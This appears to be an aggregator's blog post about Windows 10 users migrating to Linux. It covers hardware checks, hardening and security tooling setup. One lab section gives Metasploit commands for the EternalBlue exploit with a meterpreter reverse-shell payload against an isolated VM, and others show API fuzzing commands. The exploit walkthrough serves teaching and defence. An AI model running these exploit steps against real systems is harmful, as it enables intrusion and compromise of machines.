
Listen to this Post
Introduction:

The official end of support for Windows 10 has triggered a seismic shift in the OS landscape, with nearly a million users exploring Linux as a viable alternative. This migration, highlighted by Zorin OS reporting 78% of its 1M downloads from former Windows machines, is not merely a consumer trend but a significant enterprise security and infrastructure event. For cybersecurity professionals, this movement underscores critical decisions around endpoint hardening, toolchain compatibility, and lifecycle management for aging hardware.
Learning Objectives:
- Understand the primary security and operational drivers behind the Windows-to-Linux migration.
- Learn how to assess, deploy, and harden a lightweight Linux distribution for security tooling or endpoint use.
- Master key Linux command-line tools and configurations essential for security operations post-migration.
You Should Know:
1. Assessing Hardware Compatibility and Selecting a Distribution
The core driver for migration is Windows 11’s stringent hardware requirements (TPM 2.0, Secure Boot, specific CPUs). Linux offers a lifeline for older corporate assets. The first step is a systematic assessment.
Step‑by‑step guide:
Step 1: Inventory Hardware. Boot from a live USB of a lightweight distro like Xubuntu or Linux Mint XFCE to test compatibility without installation. Use terminal commands to audit specs:
 Check CPU and architecture
lscpu
 Check RAM
free -h
 Check disk space and type (HDD/SSD)
lsblk -o NAME,SIZE,TYPE,ROTA
 Verify network interfaces
ip addr show
Step 2: Select the Right Distribution. For security teams, the choice is critical.
– General Endpoints/Desktops: Zorin OS, Linux Mint, Ubuntu LTS.
– Security Labs & Tooling: Kali Linux (offensive), Parrot OS (security/privacy), Alpine Linux (minimal containers).
– Reviving Very Old Hardware: Lubuntu, Puppy Linux.
Step 3: Verify Driver Support. Especially for Wi-Fi and graphics. From the live environment:
 List all hardware modules
lspci -k
 Check for missing firmware (Wi-Fi often needs non-free firmware)
dmesg | grep -i firmware
For corporate deployment, use automated tools like Foreman or Ansible to generate hardware compatibility reports across the fleet.
- Hardening Your Linux Deployment: The First 24 Hours
A fresh install is not secure by default. Immediate hardening is required, especially for machines repurposed for security work or as general endpoints.
Step‑by‑step guide:
Step 1: Initial Updates and User Management.
 Update all packages
sudo apt update && sudo apt full-upgrade -y  Debian/Ubuntu
 OR for Fedora/RHEL-based:
sudo dnf update -y

Remove unnecessary common services that might be auto-installed
sudo apt purge --auto-remove telnetd rsh-server xinetd -y

Create a dedicated, non-root user for daily work
sudo adduser securityops
sudo usermod -aG sudo securityops  Add to sudo group
Step 2: Configure the Firewall (UFW/`firewalld`).
 Ubuntu/Debian (UFW)
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh  Only if you need remote SSH access
sudo ufw enable

RHEL/Fedora (firewalld)
sudo firewall-cmd --permanent --remove-service=dhcpv6-client  Example restriction
sudo firewall-cmd --permanent --add-service=ssh
sudo firewall-cmd --reload
Step 3: Disable Unused Services. Use `systemctl` to audit and disable.
 List all running services
systemctl list-units --type=service --state=running
 Disable a service (e.g., Bluetooth if not needed)
sudo systemctl stop bluetooth.service
sudo systemctl disable bluetooth.service
3. Building Your Security Toolchain on Linux
The post notes that offensive security stacks are “Linux-first.” Migrating allows direct access to this native tooling.
Step‑by‑step guide:
Step 1: Install Core Security Repositories and Tools.
 Add the Kali Linux Rolling repository (for a wide range of tools on Debian/Ubuntu)
echo "deb http://http.kali.org/kali kali-rolling main non-free contrib" | sudo tee /etc/apt/sources.list.d/kali.list
wget -q -O - https://archive.kali.org/archive-key.asc | sudo apt-key add
sudo apt update
 Install specific tools (do NOT install 'kali-linux-large' on a non-Kali system)
sudo apt install nmap wireshark john hashcat sqlmap -y

For Metasploit Framework on Ubuntu/Debian:
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod 755 msfinstall
./msfinstall
Step 2: Configure Key Tools for First Use.
- Nmap: Always run with appropriate privileges for SYN scans (
-sS). - Wireshark: Add your user to the `wireshark` group to avoid running as root:
sudo usermod -aG wireshark $USER. Log out and back in. - John the Ripper: Test installation:
john --test.
- API and Cloud Security Testing in the Linux Environment
Modern penetration testing requires cloud and API tooling, which integrates seamlessly in Linux.
Step‑by‑step guide:
Step 1: Set Up Cloud CLI and Security Scanners.
 Install AWS CLI for cloud asset enumeration
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
aws configure  Set your (test) credentials

Install nuclei for automated vulnerability scanning (templates, APIs, cloud)
go install -v github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
export PATH=$PATH:$(go env GOPATH)/bin
nuclei -update-templates
Step 2: Conduct a Basic API Security Test.
Use `curl` and `jq` to probe APIs.
 Test for common API misconfiguration (Exposed admin endpoint)
curl -s -X GET https://target-api.com/api/v1/admin/users -H "Authorization: Bearer $TOKEN" | jq .
 Fuzz parameters with ffuf
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u https://target.com/api/FUZZ -fs 4242
- Vulnerability Exploitation & Mitigation: A Practical Linux Lab
Understanding exploitation is key to defense. Set up a safe, isolated lab environment.
Step‑by‑step guide:
Step 1: Create an Isolated Lab Network with `iptables` and Virtualization.
 Use libvirt and KVM to create VMs. Install first:
sudo apt install qemu-kvm libvirt-daemon-system libvirt-clients bridge-utils virt-manager -y
sudo adduser $USER libvirt
sudo adduser $USER kvm
 Create an isolated virtual network (e.g., 192.168.100.0/24) via virt-manager GUI.
Step 2: Exploit a Classic Vulnerability (e.g., EternalBlue/MS17-010) from Linux.
Use the `metasploit-framework` or `python` scripts.
 In msfconsole
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.100.50
msf6 exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.100.1
msf6 exploit(ms17_010_eternalblue) > exploit
Step 3: Implement Mitigation on a Linux Server (SMB Protocol). If running Samba:
 Edit Samba configuration
sudo nano /etc/samba/smb.conf
 Ensure these lines are present under [bash]:
 server min protocol = SMB2_10
 ntlm auth = no
sudo systemctl restart smbd
What Undercode Say:
- Migration is a Security Opportunity, Not Just a Cost-Saver. Repurposing Windows 10 hardware with Linux isn’t just about extending asset life; it’s a chance to deploy a minimalist, controlled OS that reduces attack surface by default, removing ubiquitous Windows services like Remote Registry and PowerShell v2 that are frequently abused.
- The Toolchain Advantage is Real and Immediate. Security professionals operating natively on Linux shed the friction of virtualization or dual-boot setups. Direct kernel access, native package management for tools, and powerful scripting (Bash, Python) create a more efficient and integrated workflow for red and blue teams alike.
Analysis: The 780,000-user migration is a leading indicator, not an anomaly. It reflects a growing disillusionment with forced upgrade cycles and the increasing recognition of Linux as a mature platform for both general and security-specific computing. Enterprises observing this trend should proactively develop Linux proficiency within their IT and SecOps teams. The strategic play is not a wholesale Windows replacement, but a calculated integration of Linux for security tooling, lightweight endpoints for specific roles, and server applications. This hybrid approach, as hinted in the original post, maximizes flexibility and cost savings while maintaining the managed environment Windows provides for the broader workforce. Failing to build this internal Linux capability risks a skills gap that will widen as the open-source ecosystem continues to dominate in cloud, security, and AI development.
Prediction:
This migration wave will accelerate the “Linux-ification” of corporate security stacks. Within two years, we predict that over 60% of new hires in penetration testing, cloud security, and SOC automation roles will have Linux as their primary operating environment. This will force security vendors to prioritize native Linux support over Windows for advanced tooling. Furthermore, the success of user-friendly distros like Zorin OS in the post-Windows 10 vacuum will lead to increased enterprise adoption of Linux VDI (Virtual Desktop Infrastructure) solutions for developers and analysts, fundamentally challenging Microsoft’s desktop dominance in the knowledge worker segment. The major cybersecurity impact will be a rise in Linux-focused adversary tradecraft, requiring defenders to shift their hardening and monitoring focus beyond Windows-centric policies.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Chiraggoswami23 Windows10 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


